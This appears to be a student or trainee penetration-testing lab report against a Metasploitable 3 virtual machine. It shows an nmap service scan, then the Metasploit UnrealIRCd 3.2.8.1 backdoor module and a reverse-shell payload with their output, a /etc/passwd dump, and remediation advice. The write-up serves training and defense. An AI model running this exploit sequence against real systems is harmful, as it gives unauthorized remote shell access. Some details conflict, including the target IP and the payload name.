



CYART

[inquiry@cyart.io](mailto:inquiry@cyart.io)

[www.cyart.io](http://www.cyart.io)

---

## **Vulnerability Exploitation**



## Table of contents

1. Lab Objective	3
2. Tools Used	3
3. Methodology	3
3.1. Reconnaissance	3
3.2. Exploitation	4
3.3. Post-Exploitation	4
4. Exploit used	5
5. Findings	5
6. Recommendations	5

## List of Figures

Figure 3.1 Shows nmap scan	3
Figure 3.2 Shows successful exploitation in metasploit	4
Figure 3.3 Shows confirmation in metasploitable 3	5

## List of Tables

Table 5.1 Shows findings	5
--------------------------	---

## 1. Lab Objective

The objective of this penetration test was to identify and exploit vulnerabilities within a target Metasploitable 3 machine to demonstrate real-world attack scenarios and validate potential security risks.

Key goals: Perform reconnaissance using network scanning. Identify open ports and services. Select and execute an exploit against a vulnerable service. Gain remote access and confirm successful exploitation.

## 2. Tools Used

Nmap – for port scanning and service enumeration. Metasploit Framework – for vulnerability exploitation and payload execution.

## 3. Methodology

### 3.1. Reconnaissance

A full TCP scan was performed with Nmap to identify running services:

metasploitable ip **192.168.1.43/192.168.1.45**

***nmap -sV -p- 192.168.1.43***

Port 6697/tcp was identified as running an UnrealIRCd service.

```
(kali@ubuntu) ~$ nmap -sV -p- 192.168.1.43
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 06:22 EDT
Nmap scan report for 192.168.1.43
Host is up (0.00053s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 2b:2e:1fa4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|_ 2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|_ 256  c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_ 256  a0:76:fa:76:fa:76:fa:76:fa:76:fa:76:fa:76:fa:76:fa (ED25519)
80/tcp    open  http         Apache httpd 2.4.7
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-ls: Volume /
|_   SIZE  TIME  FILENAME
|_   -    2020-10-29 19:37 chat/
|_   -    2011-07-27 20:17 drupal/
|_   1.7K  2020-10-29 19:37 payroll_app.php
|_   -    2013-04-08 12:06 phpmyadmin/
|_ http-title: Index of /
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
|_ http-methods:
|_   Potentially risky methods: PUT
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-robots.txt: 1 disallowed entry
|_ http-title: Home - CUPS 1.7.2
3000/tcp  closed ppp
3306/tcp  open  mysql       MySQL (unauthorized)
3500/tcp  open  http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
|_ http-title: Ruby on Rails: Welcome aboard
|_ http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
|_ http-robots.txt: 1 disallowed entry
|_ http-error: 404 - Not Found
6697/tcp  open  irc          UnrealIRCd
8080/tcp  open  http        Jetty 8.1.7.v20120910
|_ http-server-header: Jetty/8.1.7.v20120910
|_ http-error: 404 - Not Found
9181/tcp  closed intelmapper
NMAP Address: 08:00:07:14:08:00 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-security-mode:
|_   3.1:1:
|_     Message signing enabled but not required
```

Figure 3.1 Shows nmap scan

## 3.2. Exploitation

Using Metasploit, the UnrealIRCd 3.2.8.1 backdoor exploit was launched:

*use exploit/unix/irc/unreal\_ircd\_3281\_backdoor*

*set RHOSTS 192.168.1.45*

*set RPORT 6697*

*set PAYLOAD cmd/unix/interact*

*LHOSTS 192.168.1.38 (KALI IP)*

*LPORT 4444*

*run*

## 3.3. Post-Exploitation


After successful exploitation, a remote shell session was established.

*whoami*

*Result:*

*boba\_fett*

This confirmed remote code execution and unauthorized system access. Confirm the same in metasploitable3



```

kali@vbox: ~
Session Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.45
RHOSTS => 192.168.1.45
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.38
LHOST => 192.168.1.38
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.1.38:4444
[*] 192.168.1.45:6697 - Connected to 192.168.1.45:6697 ...
[*] irc.testIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.1.45:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo F0k0Q6z4pRb54NTK;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "F0k0Q6z4pRb54NTK\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.1.38:4444 -> 192.168.1.45:43597) at 2025-09-03 13:20:00

boba_fett@kali:~$ whoami
boba_fett
boba_fett@kali:~$ ls boba_fett
ls: cannot access boba_fett: No such file or directory
boba_fett@kali:~$ cd boba_fett
sh: 9: cd: can't cd to boba_fett
boba_fett@kali:~$ ls -la
total 1704
drwxr-xr-x 13 boba_fett root 4096 Sep  3 15:42 .
drwxr-xr-x  3 boba_fett root 4096 Oct 29 2020 ..
-rw-r--r--  1 boba_fett root  932 Apr 13 2009 .CHANGES.NEW
-rw-r--r--  1 boba_fett root 1645 Apr 24 2004 .CONFIG.RANT
-rw-r--r--  1 boba_fett root 5623 Apr 13 2009 .RELEASE.NOTES

```

Figure 3.2 Shows successful exploitation in metasploit



```
Metasploitable3-ub1404 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101:/var/lib/libuuid:
syslog:x:101:104:/home/syslog:/bin/false
messagebus:x:102:106:/var/run/dbus:/bin/false
sshd:x:103:65534:/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534:/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
dirngr:x:105:111:/var/cache/dirngr:/bin/sh
leia_organa:x:1111:100:/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100:/home/luke_skywalker:/bin/bash
han_solo:x:1113:100:/home/han_solo:/bin/bash
artoo_detoo:x:1114:100:/home/artoo_detoo:/bin/bash
c_three_pio:x:1115:100:/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100:/home/ben_kenobi:/bin/bash
darth_vader:x:1117:100:/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100:/home/anakin_skywalker:/bin/bash
jar_jar_binks:x:1119:100:/home/jar_jar_binks:/bin/bash
lando_calrissian:x:1120:100:/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100:/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100:/home/jabba_hutt:/bin/bash
greedo:x:1123:100:/home/greedo:/bin/bash
cheubacca:x:1124:100:/home/cheubacca:/bin/bash
kylo_ren:x:1125:100:/home/kylo_ren:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
vagrant@metasploitable3-ub1404:~$
```

Figure 3.3 Shows confirmation in metasploitable 3

## 4. Exploit used

- Exploit Module: *exploit/unix/irc/unreal\_ircd\_3281\_backdoor*
- Payload: *cmd/unix/interact*
- Vulnerability Type: *Backdoored software (UnrealIRCd 3.2.8.1)*
- Impact: *Remote command execution with system-level access*

## 5. Findings

Vulnerability	CVSS Score	Description
UnrealIRCd 3.2.8.1 Backdoor RCE	9.8	Remote attacker can execute commands

Table 5.1 Shows findings

## 6. Recommendations

- Immediately remove or upgrade UnrealIRCd 3.2.8.1 to a secure version.
- Regularly update all third-party applications and services.
- Restrict unnecessary open ports and services to reduce attack surface.
- Deploy intrusion detection/prevention systems (IDS/IPS) to detect suspicious IRC traffic.